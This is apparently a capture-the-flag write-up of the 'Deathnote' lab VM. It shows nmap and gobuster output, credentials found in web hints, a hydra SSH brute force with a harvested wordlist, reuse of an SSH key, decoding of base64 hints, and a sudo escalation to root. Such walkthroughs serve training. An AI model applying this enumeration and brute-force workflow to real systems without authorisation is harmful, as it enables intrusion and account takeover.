
Deathnote 1


মঙ্গলবার, 28 সেপ্টেম্বর, 2021 2:18 AM

First I checked for the ip address of the vulnerable server




```
File  Actions  Edit  View  Help
Currently scanning: 172.17.232.0/16   |   Screen View: Unique Hosts

986 Captured ARP Req/Rep packets, from 32 hosts.   Total size: 59160
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.0.1     50:d4:f7:da:e8:0f    461   27660  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.136   80:5e:c0:a6:ec:dc     10     600  YEALINK(XIAMEN) NETWORK TECHNOLOGY CO.,LTD.
192.168.0.137   44:a5:6e:6f:96:31      8     480  NETGEAR
192.168.0.140   9e:e7:a8:c2:be:ab      2     120  Unknown vendor
192.168.0.111   9c:5c:8e:d8:f0:3e      7     420  ASUSTek COMPUTER INC.
192.168.0.127   00:21:6a:af:bb:90    292   17520  Intel Corporate
192.168.0.165   30:e3:7a:b2:6f:3d      6     360  Intel Corporate
192.168.0.100   b8:ee:65:73:03:8c      7     420  Liteon Technology Corporation
192.168.0.148   88:e9:fe:6e:0f:f0      8     480  Apple, Inc.
192.168.0.150   28:39:26:d0:6f:d9      7     420  CyberTAN Technology Inc.
192.168.0.171   3c:f8:62:69:0f:1e     36    2160  Intel Corporate
192.168.0.180   e0:dc:ff:eb:a1:3f      1      60  Xiaomi Communications Co Ltd
192.168.0.189   88:d5:a8:db:ae:a0     12     720  ITEL MOBILE LIMITED
192.168.0.198   32:3b:8d:5a:1b:91     12     720  Unknown vendor
192.168.0.199   40:5b:d8:27:84:87      6     360  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.0.184   4c:ed:fb:28:a1:1c      1      60  ASUSTek COMPUTER INC.
192.168.0.248   ec:5c:68:e4:d5:2a     11     660  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.0.108   4c:eb:bd:36:e0:77      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.0.109   32:91:e1:a4:98:d3      1      60  Unknown vendor
192.168.0.115   14:ab:c5:43:31:77      1      60  Intel Corporate
192.168.0.130   2a:46:e6:92:cb:2a      1      60  Unknown vendor
192.168.0.135   14:ab:c5:43:31:77      1      60  Intel Corporate
192.168.0.139   14:ab:c5:43:31:77      1      60  Intel Corporate
192.168.0.152   02:0a:f1:88:e8:7c      1      60  Unknown vendor
192.168.0.194   d8:12:65:85:51:b9      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.0.141   08:00:27:18:3c:2a     10     600  PCS Systemtechnik GmbH
0.0.0.0         3c:f8:62:69:0f:1e     43    2580  Intel Corporate
192.168.0.145   0e:7f:73:17:6c:68     12     720  Unknown vendor
```

Then I did a nmap to find the open ports.




```
┌──(root💀kali)-[/home/kali]
└─# nmap -A -p- 192.168.0.141                                          1 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 06:22 EDT
Nmap scan report for 192.168.0.141
Host is up (0.00052s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5e:b8:ff:2d:ac:c7:e9:3c:99:2f:3b:fc:da:5c:a3:53 (RSA)
|   256 a8:f3:81:9d:0a:dc:16:9a:49:ee:bc:24:e4:65:5c:a6 (ECDSA)
|_  256 4f:20:c3:2d:19:75:5b:e8:1f:32:01:75:c2:70:9a:7e (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:18:3C:2A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 192.168.0.141

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.25 seconds
```


The http port was open so I tried to visit the webpage but it was unsuccessful




So I had to add the ip address of the server to my /etc/hosts file manually.




Then I visited the webpage again and this time it worked



I looked around the page to find hints and found a redirect.




I found a password iamjustic3



I looked for other directories using go buster

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -u http://192.168.0.141 -w /usr/share/wordlists/dirbuster/di
rectory-list-2.3-medium.txt -x html,php,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.141
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
2021/09/27 07:11:40 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 197]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.0.141/wor
dpress/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.0.141/man
ual/]
Progress: 3208 / 882244 (0.36%)
Progress: 4808 / 882244 (0.54%)
Progress: 6436 / 882244 (0.73%)
/robots.txt           (Status: 200) [Size: 68]

Progress: 7996 / 882244 (0.91%)
Progress: 9536 / 882244 (1.08%)
Progress: 11152 / 882244 (1.26%)
```

I went to the /robots.txt directory and found a hint





```
fuck it my dad
added hint on /important.jpg

ryuk please delete it
```


There was not much on the page except for a message but I decided to look further into it.

I used to curl to read it.


```
┌──(root💀kali)-[/home/kali]
└─# curl http://deathnote.vuln/important.jpg
i am Soichiro Yagami, light's father
i have a doubt if L is true about the assumption that light is kira

i can only help you by giving something important

login username : user.txt
i don't know the password.
find it by yourself
but i think it is in the hint section of site
```

There was nothing interesting there.
So I decided to look for clues in other directories. I used dirbuster to find other directories







There I found a login directory so I decided to look at the page.




I tired to log in using the username kira and the password that I found before iamjustic3





I looked in the media file and found a file. I copied the url and searched for it.







I found a list of passwords. So I copied the list onto my computer in a text file so in future I can use it for brute force.






Then I used hydra to brute force to find the password for the ssh user l






I found the password death4me.
So i logged in ssh server




Then I looked around for clues

I found a dot hashed coded file. So I decoded it but there was nothing important was found




So looked around for more.

Found authorization_key file. As I had no permission to do chmod I copied the contents to a new file and used chmod



Then I logged into ssh user kira



```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:00:09 2021 from 127.0.0.1
kira@deathnote:~$
```

I looked for password here.

```
kira@deathnote:~$ ls
kira.txt
kira@deathnote:~$ cat kira.txt
cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp
```

I found a txt file which had a base64 coded message. I decoded and found path for password


```
kira@deathnote:~$ echo cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)kira@deathnote:~$
```

```
kira@deathnote:~$ echo cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)kira@deathnote:~$ cd /opt
kira@deathnote:/opt$ ls
L
kira@deathnote:/opt$ cd L
kira@deathnote:/opt/L$ ls
fake-notebook-rule  kira-case
kira@deathnote:/opt/L$ cd kira-case
kira@deathnote:/opt/L/kira-case$ ls
case-file.txt
kira@deathnote:/opt/L/kira-case$ cat case-file.txt
the FBI agent died on December 27, 2006

1 week after the investigation of the task-force member/head.
aka.....
Soichiro Yagami's family .


hmmmmmmmm.....
and according to watari ,
he died as other died after Kira targeted them .


and we also found something in
fake-notebook-rule folder .
kira@deathnote:/opt/L/kira-case$
```

```
fake-notebook-rule folder .
kira@deathnote:/opt/L/kira-case$ cd ..
kira@deathnote:/opt/L$ ls
fake-notebook-rule  kira-case
kira@deathnote:/opt/L$ cd fake-notebook-rule
kira@deathnote:/opt/L/fake-notebook-rule$ ls
case.wav  hint
kira@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef

kira@deathnote:/opt/L/fake-notebook-rule$
```

```
kira@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
kira@deathnote:/opt/L/fake-notebook-rule$
```

I found a another coded message. As instructed I used cyberchef to decode the massage and there I found the password.



Finally I logged into super user

```
kira@deathnote:~$ sudo su
[sudo] password for kira:
root@deathnote:/home/kira# cd
root@deathnote:~#
```

The challenge was completed. It was successful.